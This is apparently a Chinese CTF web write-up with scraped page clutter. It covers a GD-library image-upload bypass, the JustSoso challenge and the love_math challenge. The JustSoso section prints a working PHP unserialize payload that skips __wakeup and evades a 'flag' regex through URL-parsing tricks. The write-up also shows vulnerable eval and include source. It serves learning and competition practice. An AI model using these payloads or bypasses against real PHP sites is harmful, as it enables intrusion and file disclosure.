
**Request**

```
POST /upload.php?type=upload HTTP/1.1
Host: 117.51.148.166
Content-Length: 29686
Cache-Control: max-age=0
Authorization: Basic ZGRAY3RmOkREQGN0ZiMwMDA=
Origin: http://117.51.148.166
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary6BBerAExgYqB23C
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/73.0.3683.86 Safari/537.36
```

**Response**

```
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 25 Apr 2019 00:34:18 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Content-Length: 148

<br>[Check Error]上传的图片源代码中未包含指定字符串:<font color="red">phpinfo()</font>
```



提示我们上传的图片未包含字符串"phpinfo()", 既然如此, 在图片里加上phpinfo(), 但是后来发现没什么卵用。比赛结束后看大哥们的wp, 给的思路是绕过GD库, 网上有直接的php脚本, 直接用即可。当然也可以手工fuzz测试phpinfo()的插入位置。

1. [https://github.com/BlackFan/jpg\\_payload](https://github.com/BlackFan/jpg_payload)

2. <https://github.com/fakhrizulkifli/Defeating-PHP-GD-imagecreatefromjpeg>

### 国赛预赛（第一道）：

对于我而言, 国赛就是真正的现实, 狠狠地甩了我一巴掌, 让我知道自己和别人到底有多少差距, 自己还需要付出多少努力。这次没能进分区赛, 有一部分原因是我这个web手造成的, 惭愧, 真的要多努力了。

题目在比完赛后就关闭Web环境了, 没办法复现其他的一些题目, 但是看大神们写的writeup还是能学到东西的。

writeup:

<https://www.ctfwp.com/articals/2019national.html>


<https://xz.aliyun.com/t/4906#toc-0>

Web一共四道题, 除了第一个反序列化的我能搞明白点, 其他三道越做越自闭, 真是日了?了。

### JustSoso（writeup）：

这道题主要考的是反序列化和一些函数的绕过。

打开链接后：



没什么东西, view-source后提示index.php?file=xxx.php和一个hint.php。看到这个后想到文件读取, 直接抓包读, 先读hint.php,



```
        {
            if(isset($this->file)){
                echo @highlight_file($this->file,true);
            }
        }
    }
}
```

https://blog.csdn.net/qj\_43214809

在线工具

SSL在线工具

SSL漏洞在线检测

NiceTool 1 码 买证书

解码

快速导航

```
<html>
<?php
error_reporting(0);
$file = $_GET["file"];
$payload = $_GET["payload"];
if(!isset($file)){
    echo 'Missing parameter'.<br>';
}
if(preg_match("/flag/", $file)){
    die('hack attacked!!!');
}
@include($file);
if(isset($payload)){
    $url = parse_url($_SERVER['REQUEST_URI']);
    parse_str($url['query'], $query);
    foreach($query as $value){
        if (preg_match("/flag/", $value)) {
            die('stop hacking!');
            exit();
        }
    }
    $payload = unserialize($payload);
}else{
    echo "Missing parameters";
}
?>
<!--Please test index.php?file=xxx.php -->
<!--Please get the source of hint.php-->
</html>
```



https://blog.csdn.net/qj\_43214809

这道题的话，其实包含了不少的考点，有其他相似的反序列化题目的影子。

直接开始审计，先看index.php，发现unserialize()，想到unserialize()函数的一些常考点，那么再往下，就是flag的过滤，这一块我一开始没有想到后来查了一些资料，找到可以绕过的方法。对于hint.php，有两个class，第一个Handle，我们可以看到\_wakeup()，反序列化漏洞绕过无疑了，这里还有一个需要注意的一个点是"private handle"，注意到这个的话，对于构造我们的payload有很大的帮助；再往下，对于Flag部分，有一个token和token\_flag的相等，这里也需要注意一下。

综合一下，我们构造的payload需要绕过url的解析，然后绕过\_wakeup()。对于url解析，index.php前多添加两个"/"让他解析失败，就可以绕过正则；对于\_wakeup()，只需要在成员数上加1即可。结合刚才说的私有对象handle，构造的时候需要在Handle的两侧加上"%00"，把源码放到本地，直接构造序列化，token的值是我自己加的。最后拿到flag：

📁 火狐官方网站 📁 新手上路 📁 常用网址 📁 京东商城

📱 移动版

```
<?php
$flag = 'flag{42c6c201-f29f-4302-860f-35ab50986034}';
?>
```

Encryption Encoding SQL XSS Other

Load URL Split URL Execute

Post data Referer User Agent Cookies Clear All

```
http://94704da3673d4315a29c07853e7a50421de2409d7e4e4373.changame.ichunqiu.com//index.php?file=hint.php&payload=O:6:"Handle":2:{s:14:"%00Handle%00handle";O:4:"Flag":3:{s:4:"file";s:8:"flag.php";s:5:"token";s:32:"cf79ae6addba60ad018347359bd144d2";s:10:"token_flag";R:4;}
```

https://blog.csdn.net/qj\_43214809

后来看了一些别的师傅们的writeup，构造的payload，还可以是"payload=O:6:"Handle":2:{s:14:"%00Handle%00handle";O:4:"Flag":3:{s:4:"file";s:8:"flag.php";s:10:"token\_flag";R:4;s:5:"token";N;}}"

这道题后来听说了还有非预期解，是Session文件包含，666膜大佬，?批。

非预期：<http://12end.xyz/essay1/>

后面的话，love\_math那道题：




## 表达式

输入令你头疼的计算式

计算

[https://blog.csdn.net/qg\\_43214809](https://blog.csdn.net/qg_43214809)

不难找到源码



```
<?php
error_reporting(0);
//听说你很喜欢数学，不知道你是否爱它胜过爱flag
if(!isset($_GET['c'])){
    show_source(__FILE__);
}else{
    //例子 c=20-1
    $content = $_GET['c'];
    if (strlen($content) >= 80) {
        die("太长了不会算");
    }
    $blacklist = [' ', '\t', '\r', '\n', '\', '\", '\'', '\[', '\]'];
    foreach ($blacklist as $blackitem) {
        if (preg_match('/'. $blackitem . '/m', $content)) {
            die("请不要输入奇奇怪怪的字符");
        }
    }
    //常用数学函数http://www.w3school.com.cn/php/php_ref_math.asp
    $whitelist = ['abs', 'acos', 'acosh', 'asin', 'asinh', 'atan2', 'atan', 'atanh', 'base_convert', 'bindec', 'ceil', 'cos', 'cosh', 'decbin', 'dechex', 'decoct', 'd
    preg_match_all('/[a-zA-Z_0-9\x7f-\xff][a-zA-Z_0-9\x7f-\xff]*/', $content, $used_funcs);
    foreach ($used_funcs[0] as $func) {
        if (!in_array($func, $whitelist)) {
            die("请不要输入奇奇怪怪的函数");
        }
    }
    //帮你算出答案
    eval('echo ' . $content . ');
}
```

[https://blog.csdn.net/qg\\_43214809](https://blog.csdn.net/qg_43214809)

我看这段源码愣是看了一天，因为真的不会呀，后来看了看别的师傅们的writeup，我才知道这些函数还能这么玩，读书少没办法。°(◡>\_\_<)°。但是确实也学到了一些思路。就像base\_convert(), 以及异或运算。

感受：

- 1.我个人感觉这几场比赛unserialize()的考察挺多的，对php的考察点也是越来越丰富，各种思路各种绕过方法，学习的点很多，需要慢慢积累思路，自己慢慢总结。
- 2.就国赛而言，各路神仙都有，真是叹为观止。不得不服，不管是天赋也好，努力也罢，入手CTF\_Web也有将近5个月了，自己和别人的差距还是很大，小组没能进分区赛有很大一部分原因是我这里哑火了，所以做好这次总结，努力学习，留给自己的时间不多了。
- 3.听说攻防世界改版了，这几天看了一下确实改的还不错，做过的题也可以重复做，下面的话还是回到攻防世界。差不多快两个月了，当时寒假的时候就是在攻防世界里做sql和upload做到自闭的，现在再回去看看，顺便开发一下其他方面。